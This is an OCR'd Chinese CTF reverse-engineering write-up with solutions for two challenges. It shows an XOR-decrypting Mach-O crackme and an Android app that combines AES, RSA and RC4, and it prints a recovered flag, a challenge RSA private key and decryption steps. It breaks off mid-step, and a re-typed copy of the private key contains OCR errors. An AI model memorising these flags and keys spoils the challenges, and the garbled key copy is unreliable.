
Reverse:

ezmac


首先IDA打开分析，然后根据可以字符串进行定位




```
Address            Length    Type  String
HEADER:00000...    00000010  C     __PAGEZERO
HEADER:00000...    00000010  C     __TEXT
HEADER:00000...    00000010  C     __text
HEADER:00000...    00000010  C     __TEXT
HEADER:00000...    00000010  C     __DATA
HEADER:00000...    00000010  C     __data
HEADER:00000...    00000010  C     __DATA
HEADER:00000...    00000010  C     __LINKEDIT
HEADER:00000...    0000000E  C     /usr/lib/dyld
HEADER:00000...    0000001B  C     /usr/lib/libSystem.B.dylib
__data:00000...    00000012  C     Input your flag:\n
__data:00000...    00000008  C     Wrong!\n
__data:00000...    00000008  C     Right!\n
__data:00000...    00000012  C     ixDxr!tvu\"&{|~xz.-
```



```
sub_10000045C
MOV             X5, #0
MOV             X6, #1
ADD             X5, X5, X6
MOV             X6, #1
ADD             X5, X5, X6
MOV             X6, #1
ADD             X5, X5, X6
MOV             X6, #1
ADD             X5, X5, X6
MOV             X6, #1
ADD             X5, X5, X6
MOV             X6, #1
ADD             X5, X5, X6
MOV             X6, #1
ADD             X5, X5, X6
MOV             X6, #1
ADD             X5, X5, X6
MOV             X6, #1
ADD             X5, X5, X6
MOV             X6, #1
ADD             X5, X5, X6
```




```
MOV             X6, #1
ADD             X5, X5, X6
MOV             X6, #1
ADD             X5, X5, X6
MOV             X6, #1
ADD             X5, X5, X6
MOV             X6, #1
ADD             X5, X5, X6
MOV             X6, #1
ADD             X5, X5, X6
MOV             X6, #1
ADD             X5, X5, X6
MOV             X6, #1
ADD             X5, X5, X6
MOV             X6, #1
```



```
__int64 __fastcall sub_10000045C(__int64 a1, __int64 a2, __int64 a3, __int64 a4, __int64 a5)
{
  return sub_100000634(a1, a2, a3, a4, a5, 57LL);
}
```

该函数应该是进行赋值。然后继续跟进。



```
__int64 __fastcall sub_100000634(__int64 a1, __int64 a2, __int64 a3, __int64 a4, __int64 a5, __int64 n57)
{
  unsigned __int8 *v6; // x21
  char v7; // w3
  unsigned __int8 *v8; // x21
  int v9; // t1
  unsigned __int8 v11; // w3
  unsigned __int8 *v12; // x21

  while ( 1 )
  {
    v9 = *v6;
    v8 = v6 + 1;
    v7 = v9;
    if ( !v9 )
      break;
    v11 = v7 ^ n57;
    LOBYTE(n57) = n57 + 1;
    v12 = v8 - 1;
    *v12 = v11;
    v6 = v12 + 1;
  }
  return sub_100000654(a1, a2, a3);
}
```

看到就一个异或，传进来的常量值是57.直接写脚本进行解密。

```
encs = [0x7D, 0x7B, 0x68, 0x7F, 0x69, 0x78, 0x44, 0x78, 0x72, 0x21,
        0x74, 0x76, 0x75, 0x22, 0x26, 0x7B, 0x7C, 0x7E, 0x78, 0x7A,
        0x2E, 0x2D, 0x7F, 0x2D]
num = 57
for enc in encs:
    print(chr(enc ^ num), end="")
    num += 1

// DASCTF{83c720da35436cc0}
```

androidfile

Java层打开直接分析MainActivity

代码块

```
/* loaded from: classes.dex */

public class MainActivity extends AbstractActivityC0681h {
    /* renamed from: A */
    public TextView f2053A;
    /* renamed from: y */
    public Button f2054y;
    /* renamed from: z */
    public TextView f2055z;
    static {

        System.loadLibrary(AbstractC0433w.decrypt("ZLIbw2UnROtssBo=\n", "Bdx/sQpOII0=\n")); // androidfile
    }
    public MainActivity() {
        this.f921d.f2051b.m1674f("androidx:appcompat", new C0618a(this));
        m960i(new C0680g(this));
    }
    // 0123456bcdefghijklmnopqrstuvwEFGHIJKLMNOPQRSTUVWXYZ
    /* renamed from: A */
    public static String randStr() {
        String table = AbstractC0433w.decrypt("EDXRQcjNLspDYIYUm5BxwktojhyTiGnaU3CWBIu9Xu9oTak5sLVW53BVsSGorU7/eF25\n", "IATjcvz4GKg=\n");
        StringBuffer stringBuffer = new StringBuffer();
        Random random = new Random();
        for (int i2 = 0; i2 < 16; i2++) {
            stringBuffer.append(table.charAt(random.nextInt(table.length())));
        }
        return stringBuffer.toString();
    }
    /* renamed from: B */
    public static /* synthetic */ String m1680B(MainActivity mainActivity, String str) {
        return mainActivity.a_p(str);
    }
    /* renamed from: C */
    public static String AES(String str, String key, String iv) throws NoSuchPaddingException, NoSuchAlgorithmException, InvalidKeyException, InvalidAlgorithmParameterException {
        byte[] bytes = key.getBytes();
        byte[] bytes2 = iv.getBytes();
        SecretKeySpec secretKeySpec = new SecretKeySpec(bytes, AbstractC0433w.decrypt("Udks\n", "EJx/huJaZmg=\n")); // AES
        IvParameterSpec ivParameterSpec = new IvParameterSpec(bytes2);
        Cipher cipher = Cipher.getInstance(AbstractC0433w.decrypt("BchPNMUH8BUUxl9IsxXSXiDkcnw=\n", "RI0cG4ZFszo=\n")); // AES/CBC/PKCS5Padding
        cipher.init(1, secretKeySpec, ivParameterSpec);
        return Base64.encodeToString(cipher.doFinal(str.getBytes(AbstractC0433w.decrypt("yd86S2M=\n", "nIt8ZlvsRB4=\n"))), 0); // UTF-8
    }
    /* renamed from: D */
    public static String RSA(String str) throws InvalidKeySpecException, NoSuchPaddingException, NoSuchAlgorithmException, InvalidKeyException {
        byte[] bytes = str.getBytes(); // RSA
        PublicKey publicKeyGeneratePublic = KeyFactory.getInstance(AbstractC0433w.decrypt("asEy\n", "OJJz9SnyFic=\n")).generatePublic(new X509EncodedKeySpec(Base64.decode(AbstractC0433w.decrypt("QMXCGE8qPL1G7O8mYw0GuUzS8C1JKiSzXvT0GFg6L7VMyYYubTo33EXs/gEzEjSWS9eNF2EoKZxH\n5Z4aQw49wmnQ/UBsCCmkTO/EJmAtALZJy81YZBA3tmvvgDo5CCaSPcKaXVgiXIRJ9scoRDcto1Tg\n2CdKDiC0TPTwLkoqWMo=\n", "DYO1bwt7Zfc=\n"), 0)));
        Cipher cipher = Cipher.getInstance(AbstractC0433w.decrypt("sSby\n", "43WztTWiQRk=\n")); // RSA
        cipher.init(1, publicKeyGeneratePublic);
        return Base64.encodeToString(cipher.doFinal(bytes), 0);
    }
    /* JADX INFO: Access modifiers changed from: private */
    public native String a_p(String str);
    @Override // p057f.AbstractActivityC0681h, androidx.activity.AbstractActivityC0424n, p092y.AbstractActivityC1040f, android.app.Activity
    public final void onCreate(Bundle bundle) {
        super.onCreate(bundle);
```

```java
        int i2 = AbstractC0426p.f938a;
        C0409J c0409j = C0409J.f881a;
        C0410K c0410k = new C0410K(0, 0, c0409j);
        C0410K c0410k2 = new C0410K(AbstractC0426p.f938a,
AbstractC0426p.f939b, c0409j);
        View decorView = getWindow().getDecorView();
        AbstractC0330c.m874d(decorView, "window.decorView");
        Resources resources = decorView.getResources();
        AbstractC0330c.m874d(resources, "view.resources");
        boolean zBooleanValue = ((Boolean)
c0409j.mo844b(resources)).booleanValue();
        Resources resources2 = decorView.getResources();
        AbstractC0330c.m874d(resources2, "view.resources");
        boolean zBooleanValue2 = ((Boolean)
c0409j.mo844b(resources2)).booleanValue();
        int i3 = Build.VERSION.SDK_INT;
        AbstractC0027h c0431u = i3 >= 30 ? new C0431u() : i3 >= 29 ? new
C0430t() : i3 >= 28 ? new C0429s() : i3 >= 26 ? new C0428r() : new C0427q();
        Window window = getWindow();
        AbstractC0330c.m874d(window, "window");
        c0431u.mo155C0(c0410k, c0410k2, window, decorView, zBooleanValue,
zBooleanValue2);
        Window window2 = getWindow();
        AbstractC0330c.m874d(window2, "window");
        c0431u.mo177d(window2);
        setContentView(R.layout.activity_main);
        this.f2054y = (Button) findViewById(R.id.mybutton1);
        this.f2055z = (TextView) findViewById(R.id.edit_text_1);
        this.f2053A = (TextView) findViewById(R.id.edit_text_2);
        String strDecrypt =
AbstractC0433w.decrypt("ZKIxD0oa9odiixwxZj3Mg2i1AzpMGu6JepMHD10K5Y9ornU5aAr95mG
LDRY2Iv6sb7B+AGQY46Zj\ngm0NRj73+E23DldpOOOeaIg3MWUdyoxtrD5PYSD9jE+Icy08OOyoGaVp
Sl0Slr5tkTQ/QQfnmXCH\nKzBPPuqOaJMDOU8akvA=\n", "KeRGeA5Lr80=\n");

AbstractC0433w.decrypt("r2hpyBZCQnOjZWHEAnRgQIpKSc15ZDtzo3BlzAFSWHKjdRj9J3ROBqN
GZcsBeE5wjEJisgJbP1SF\nUEbzClFkZ7JbZ8QJZlpdzRcU73V1ZwCrRwvJN2dCcrVOSdgWJ0p8hGlV
4xJWSRq6TXTrN1k8YKYO\nesAqIXx+1FJ5vjN3RVmbeEPJdEJCdaNwYcgBeE5wihkRzSR0IFqBZ2jlB
CpKQoBKctJvcn9Et1VD\n/Rh4Un3WRmu4DF5fWZJFZcwIWkQGsUJSoRNKbUaTTE2lDF5/WoBOSs8HVm
V/jWhG5y9ffXaESXjr\nAUJCWaNvZN0vK0Rir3JxzC5lYwDQGEPMKUVtaKlNc74lcDkFi1lWzAQrbWS
mFXPYAXpOcJV2Yv8a\nIGBemhBOuHFSeGWjWU/na1Y4S9dqdd8PQF5bsnlWzXZnUXOFd2XJCVdEYdBY
EP4Tej0ek2hM5nZR\neneaTFjNeXZYX6EVcMcmclpaj05O0gJcQ2OjSGLnCkZbQrdmTeB4PG5pmkpOy
TAkfWKheFOzE0k4\neaVCZOYwIz57j0REsglCQlmja07PcUNFVNtNY78PcnFWsHhI2QclaXahdULsBl
tfB61UV8kWWnNj\nsVkU2g==\n", "4iEgikATCzE=\n");
        this.f2054y.setOnClickListener(new ViewOnClickListenerC0766a(this,
randStr(), strDecrypt, randStr()));
    }
}
```

代码块

```java
public final class ViewOnClickListenerC0766a implements View.OnClickListener {
    /* renamed from: a */
    public final /* synthetic */ String f2978a;
    /* renamed from: b */
    public final /* synthetic */ String f2979b;
    /* renamed from: c */
    public final /* synthetic */ MainActivity f2980c;
    public ViewOnClickListenerC0766a(MainActivity mainActivity, String str, String str2, String str3) {
        this.f2980c = mainActivity;
        this.f2978a = str;
        this.f2979b = str3;
    }
    @Override // android.view.View.OnClickListener
    public final void onClick(View view) {
        String str = this.f2979b;
        String str2 = this.f2978a;
        MainActivity mainActivity = this.f2980c;
        String flag = mainActivity.f2055z.getText().toString();
        if (flag.length() != 40) {
            Toast.makeText(mainActivity, AbstractC0433w.decrypt("UW1BjiM3du9PekCb\n", "PQgv6VdfVoo=\n"), 1).show(); // length error
            return;
        }
        try {
            String str3 = AbstractC0433w.decrypt("WpRWV0c7\n", "P/o9Mj5kh8w=\n") + MainActivity.RSA(str2) + AbstractC0433w.decrypt("apcRF1g=\n", "D/l4YQdZTS4=\n") + MainActivity.RSA(str);
            String strAES = MainActivity.AES(flag, str2, str); // str3=enkey_ + randStr1 + eniv_ + randStr2
            mainActivity.f2053A.setText(mainActivity.a_p(str3) + AbstractC0433w.decrypt("rcslnY23zQPljy6Dm7GZTQ==\n", "keZA8+7FtHM=\n") + strAES); // <-encryptinput->
        } catch (Exception unused) {
            Log.i(AbstractC0433w.decrypt("Pea57E0g2gg0+bHuTA==\n", "UJ/YgilStWE=\n"), AbstractC0433w.decrypt("Rb1FBTs=\n", "IM83akkWYKo=\n"));
        }
    }
}
```


Java层的明文全部都被加密了，解密的逻辑就是先对两个字符串进行解码base64，然后进行异或解密。已经将全部密文解密并注释在旁边了，除了RSA的公钥和私钥。

native层就是一个RC4。

这题没有check逻辑，就是直接根据题目附件中提供的RSA公钥、私钥，flag密文，以及一个提示进行解密

```
EvB2udc3ofALSbCxeH5j4O2QZjfyZ151Nj3tOBVpt+99XXudbbzYknID0CxFcVO5+Vf16SjxzVbCuOizTIm3TVXXprsM1IlyjzJnTIUc8s4cFIX+clb1zN5PqUm11Z9LDlUMGYu+fa0fZqB5o7EMXWJvl+uKOsk/K3zzrnU0Rdpn/Ylm0ZBBDqpaNDYeXkGM52Uj6NxOhRRMaW2VcH/u4rNg7y7/X6OKa68G2TstGohwelnKpzgp4eFBNxn2

<-encryptinput->UBUSWb+1P3Z/aokV67e5xQ7eaHoEj3JAeC0XA1RckTWdWZYCB/+D7qC3Hao74goX

获取的RSA公钥和私钥
-----BEGIN PUBLIC KEY-----
MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAJ3AfAR+HoKn8iQaFT8xjSLkJf+uHuX5
dSH/gsLSAlqIkVeADHx7okRAfl5U2sCe0A/2SY9sDurGOLHTYcmHAuECAwEAAQ\=\=
-----END PUBLIC KEY-----

-----BEGIN PRIVATE KEY-----
MIIBVQIBADANBgkqhkiG9w0BAQEFAASCAT8wggE7AgEAAkEAncB8BH4egqfyJBoVPzGNIuQl/64e5fl1If+CwtICWoiRV4AMfHuiREB+XlTawJ7QD/ZJj2wO6sY4sdNh
yYcC4QIDAQABAkEAh81Gdg+kcFHoD9AsbkRX/atuUtcwXkYL4gK2LMThpdEFHIO7Scr+SYfwqmm/LMtkbojEGEnNoIfmoLvGfhXaAQIhANDWo8OSMSQFnvh129cFiVfY
KlS4ec24ixvFD8fUD4SRAiEAwWBuZ3kox1n21AsTAxom+E3z5KUUOSUjPXvG6tZBgVECIDOP2y0tSi6/qIll6BqFxmxG9eSnC4PMfaQkmonXBOHRAiBmJUPsUGmj8/eX
xknCp7vSCYs9SZ3HGcDlp05Jmed8IQIhAJnE1PNe9lC5OazgRYhSG6bGCTbfFHT6OuwCVIxRSx4P
-----END PRIVATE KEY-----
```

将提示进行解密，因为在AES的key和iv的生成和伪随机有关，所以硬解是解不出来的。通过解RC4可得RSA加密之后的key和iv



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

RC4

Passphrase
REVERSE UTF8

Input format
Latin1


Output format
Latin1

```
EvB2udc3ofALSbCxeH5j4O2QZjfyZ151Nj3tOBVpt+99XXudbbzYknID0CxFcVO5+Vf16SjxzVbCuOizTIm3T
VXXprsM1IlyjzJnTIUc8s4cFIX+clb1zN5PqUm11Z9LDlUMGYu+fa0fZqB5o7EMXWJvl+uKOsk/K3zzrnU0Rd
pn/Ylm0ZBBDqpaNDYeXkGM52Uj6NxOhRRMaW2VcH/u4rNg7y7/X6OKa68G2TstGohwelnKpzgp4eFBNxn2
```

Output

```
enkey_QMz2qirA80LJiOs30Efl00JsrIv+ZdrM9iB74P/nCWOrzEemEOaq2lN1/V5/rOAoTgBanJO/Acpo
okhVIOVdsA==
eniv_hKH/M/v8zwVICeWlc652BZk2eA/c2g0cLpBwvWBVlphiwBBasdn9HPWk7sb/IaRh8eppZrToUwz6
f1eomFJkEQ=
```

然后对key和iv分别进行解密



Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars ☐ Strict mode

RSA Decrypt

RSA Private Key (PEM)

```
S16/qIII6BgFxmxG9eShC4PMTaQkmOnXBOHRAI
BmJUPsUGmj8/eX
xknCp7vSCYs9SZ3HGcDlp05Jmed8IQIhAJnE1P
Ne9lC5OazgRYhSG6bGCTbfFHT6OuwCVIxRSx4P
-----END PRIVATE KEY-----
```

Key Password

